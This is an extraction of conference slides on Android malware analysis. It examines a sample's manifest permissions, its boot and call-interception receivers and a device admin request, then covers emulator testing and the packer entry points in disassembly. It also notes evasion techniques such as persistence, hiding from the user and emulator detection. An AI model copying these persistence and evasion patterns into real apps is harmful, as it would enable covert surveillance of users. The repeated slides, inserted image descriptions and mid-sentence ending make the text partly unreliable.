


# EXAMPLE 2

Surface Level - Android Manifest

- INTERNET
- READ\_PHONE\_STATE
- WAKE\_LOCK
- ACCESS\_NETWORK\_STATE
- RECEIVE\_BOOT\_COMPLETED
- READ\_PROFILE
- WRITE\_EXTERNAL\_STORAGE
- WRITE\_CONTACTS
- WRITE\_SETTINGS
- SYSTEM\_ALERT\_WINDOW
- CAMERA
- GET\_TASKS
- ACCESS\_COARSE\_LOCATION
- ACCESS\_FINE\_LOCATION
- ACCESS\_COARSE\_UPDATES
- READ\_CONTACTS
- PROCESS\_OUTGOING\_CALLS
- READ\_CALL\_LOG
- CALL\_PHONE
- WRITE\_CALL\_LOG
- MODIFY\_AUDIO\_SETTINGS

Unused permissions are common,  
but...



For a "browser update" ?  
What about an SDK? Probably not.  
Why anything other than a dialer?

# EXAMPLE 2

Surface Level - Android Manifest

```
<receiver android:enabled="true" android:exported="true" android:name="MainReceiver">
  <intent-filter android:priority="1000">
    <action android:name="android.intent.action.BOOT_COMPLETED"/>
    <action android:name="android.intent.action.USER_PRESENT"/>
    <action android:name="android.intent.action.SCREEN_ON"/>
    <action android:name="android.intent.action.NEW_OUTGOING_CALL"/>
    <action android:name="android.intent.action.PHONE_STATE"/>
  </intent-filter>
</receiver>
```

- BOOT\_COMPLETED - persistence
- USER\_PRESENT & SCREEN\_ON - be sneaky, hide when user is present
- NEW\_OUTGOING\_CALL - modify, reroute, or cancel the call
- PHONE\_STATE - incoming calls, dialing, off hook, etc.

# EXAMPLE 2

Surface Level - Android Manifest

Requests device admin  
Could make harder to uninstall

```
<receiver android:description="@string/device_admin_desc" android:label="@string/device_admin_label"
android:name="Raised" android:permission='android.permission.BIND_DEVICE_ADMIN' >
  <meta-data android:name="android.app.device_admin" android:resource='@xml/device_admin_data' />
  <intent-filter>
    <action android:name="android.app.action.DEVICE_ADMIN_ENABLED" />
  </intent-filter>
</receiver>
```

policies / reasons defined in  
res/xml/device\_admin\_data.xml

```
<?xml version="1.0" encoding="utf-8"?>
<device-admin
  xmlns:android="http://schemas.android.com/apk/res/android">
  <uses-policies>
    <watch-login />
  </uses-policies>
</device-admin>
```

No reason given. Lazy dev?

Policy notifies app when login  
fails or succeeds. Maybe for  
sneaky. Maybe lazy copy / pasta.

# EXAMPLE 2


Emulator Fun

Quick way to get lots of info:  
Throw it in an emulator!

- Good for getting advertised behavior
- Getting malicious behavior is tricky
- App may detect emulators and behave differently
- Malicious behavior may be delayed by hours or days
- May need multiple API versions to support old malware
- Good to have a real device & emulator

# EXAMPLE 2


Emulator Fun - Run It



Hmm, I wonder what it does...

# EXAMPLE 2

Emulator Fun - Run It



- First run asks for device admin, which we already know
- After that, does nothing
- Main activity closes just immediately
- ... No legit behavior!

# EXAMPLE 2

Emulator Fun - /data/data Files

```
adb pull /data/data/net.sacrificed.stunningly/
```

Shared prefs file  
Could have behavior clues

```
pull: building file list...
pull: /data/data/net.sacrificed.stunningly/shared_prefs/hearings.xml -> ./shared_prefs/hearings.xml
pull: /data/data/net.sacrificed.stunningly/databases/asymmetrically-journal -> ./databases/asymmetrically-journal
pull: /data/data/net.sacrificed.stunningly/databases/asymmetrically -> ./databases/asymmetrically
pull: /data/data/net.sacrificed.stunningly/lib -> ./lib
failed to copy '/data/data/net.sacrificed.stunningly/lib' to './lib': No such file or directory
4 files pulled. 0 files skipped.
739 KB/s (33753 bytes in 0.044s)
```

Fire up sqlite browser  
More behavior clues

- Odd names, someone with a personality made this
- Lots of malware is bland and lacks personality
- Details add up, help correlate new samples

# EXAMPLE 2

Impressions

## Impressions


- Good english, unusual for malware
- Looks contrived, but it's typical
- Fairly advanced (spelling, sqlite, calls, personality)
- Find distribution, they're not done
- Find more samples, see how it changes



# PACKER BASICS

Head first into packers...

- Documented lots of packers in AHPL0 (presentation from DEFCON 22)
- [github.com/strazzere/android-unpacker](https://github.com/strazzere/android-unpacker)
- Packers
  - Similar to UPX and others - launcher stub and unfolding main application into memory
  - Performs anti-analysis/emulator tricks



# RUNNING INTO A PACKER

Head first into packers...

- Finding the applications first entry point...

```
a[74%]tstrazzere@bebob:[contents] $ axml AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:versionCode="1"
  android:versionName="1.0"
  package="com.playgame.good.tankwars3D"
  installLocation="preferExternal"
  >
  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="15"
    >
  </uses-sdk>
  <application
    android:icon="@7F020001"
    android:name="com.merry.wapper.WapperApplication"
    android:debuggable="false"
    >
    <activity
      android:name="com.letang.adunion.ads.JoyAdJoymeng"
      android:launchMode="3"
      android:screenOrientation="0"
      configChanges="keyboardHidden|orientation"
      >
    </activity>
  </application>
</manifest>
```

# RUNNING INTO A PACKER

Head first into packers...

- Finding the applications first entry point...

Package name

```
a[74%]tstrazzere@bebop:[contents] $ axml AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:versionCode="1"
  android:versionName="1.0"
  package="com.playgame.good.tankwars3D"
  installLocation="preferExternal"
>
  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="15"
  >
</uses-sdk>
  <application
    android:icon="@7F020001"
    android:name="com.merry.wapper.WapperApplication"
    android:debuggable="false"
  >
    <activity
      android:name="com.letang.adunion.ads.JoyAdJoymeng"
      android:launchMode="3"
      android:screenOrientation="0"
      configChanges="keyboardHidden|orientation"
    >
</activity>
```

# RUNNING INTO A PACKER

Head first into packers...

- Finding the applications first entry point...

Package name

Main Activity  
Entry Point

```
a[74%]tstrazzere@bebop:[contents] $ axml AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:versionCode="1"
  android:versionName="1.0"
  package="com.playgame.good.tankwars3D"
  installLocation="preferExternal"
  >
  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="15"
    >
  </uses-sdk>
  <application
    android:icon="@7F020001"
    android:name="com.merry.wapper.WapperApplication"
    android:debuggable="false"
    >
    <activity
      android:name="com.letang.adunion.ads.JoyAdJoymeng"
      android:launchMode="3"
      android:screenOrientation="0"
      configChanges="keyboardHidden|orientation"
      >
    </activity>
  </application>
</manifest>
```

# RUNNING INTO A PACKER

Head first into packers...

- Finding the applications first entry point...

Package name


Main Activity  
Entry Point

```
a[74%]tstrazzere@bebop:[contents] $ axml AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:versionCode="1"
  android:versionName="1.0"
  package="com.playgame.good.tankwars3D"
  installLocation="preferExternal"
  >
  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="15"
  >
  <application
    android:icon="@7F020001"
    android:name="com.merry.wapper.WapperApplication"
    android:debuggable="false"
  >
    <activity
      android:name="com.letang.adunion.ads.JoyAdJoymeng"
      android:launchMode="3"
      android:screenOrientation="0"
      configChanges="keyboardHidden|orientation"
    >
  </activity>
</manifest>
```

Not impossible to be different,  
however this also abnormal...

# WAPPER FUNCTIONS?

Let's remember our life cycle

A screenshot of a code editor showing four methods of the WapperApplication class. Each method name is preceded by a small blue square containing a white italicized 'f'. The methods are: WapperApplication\_\_clinit\_@V, WapperApplication\_\_init\_@V, WapperApplication\_attachBaseContext@VL, and WapperApplication\_onCreate@V. The entire list is enclosed in a dark red rectangular border.

```
f WapperApplication__clinit_@V  
f WapperApplication__init_@V  
f WapperApplication_attachBaseContext@VL  
f WapperApplication_onCreate@V
```


"main" class for first entry point

# WAPPER FUNCTIONS?

Let's remember our life cycle

Execution flows down due to life cycle  
(visually because it's alphabetical right now)

<i>f</i>	WapperApplication__clinit_@V
<i>f</i>	WapperApplication__init_@V
<i>f</i>	WapperApplication_attachBaseContext@VL
<i>f</i>	WapperApplication_onCreate@V



"main" class for first entry point

# WAPPER FUNCTIONS?

Let's remember our life cycle

Execution flows down due to life cycle  
(visually because it's alphabetical right now)

f	WapperApplication__clinit_@V
f	WapperApplication__init_@V
f	WapperApplication_attachBaseContext@VL
f	WapperApplication_onCreate@V

"main" class for first entry point

```
static void com.merry.wapper.WapperApplication.<clinit>()
const-string          v0, aNsecure # "nsecure"
invoke-static         {v0}, <void System.loadLibrary(ref) imp. @ System_loadLibrary>


locret:
return-void
Method End
```



# WAPPER FUNCTIONS?


Let's remember our life cycle

Execution flows down due to life cycle  
(visually because it's alphabetical right now)



A screenshot of a function list in IDA Pro. The list contains four entries, each with a blue 'f' icon in a box to its left. The entries are: WapperApplication\_\_clinit\_@V, WapperApplication\_\_init\_@V, WapperApplication\_attachBaseContext@VL, and WapperApplication\_onCreate@V. A red arrow points from the first entry down to the second, and another red arrow points from the second entry down to the third. A third red arrow points from the third entry down to the fourth. A fourth red arrow points from 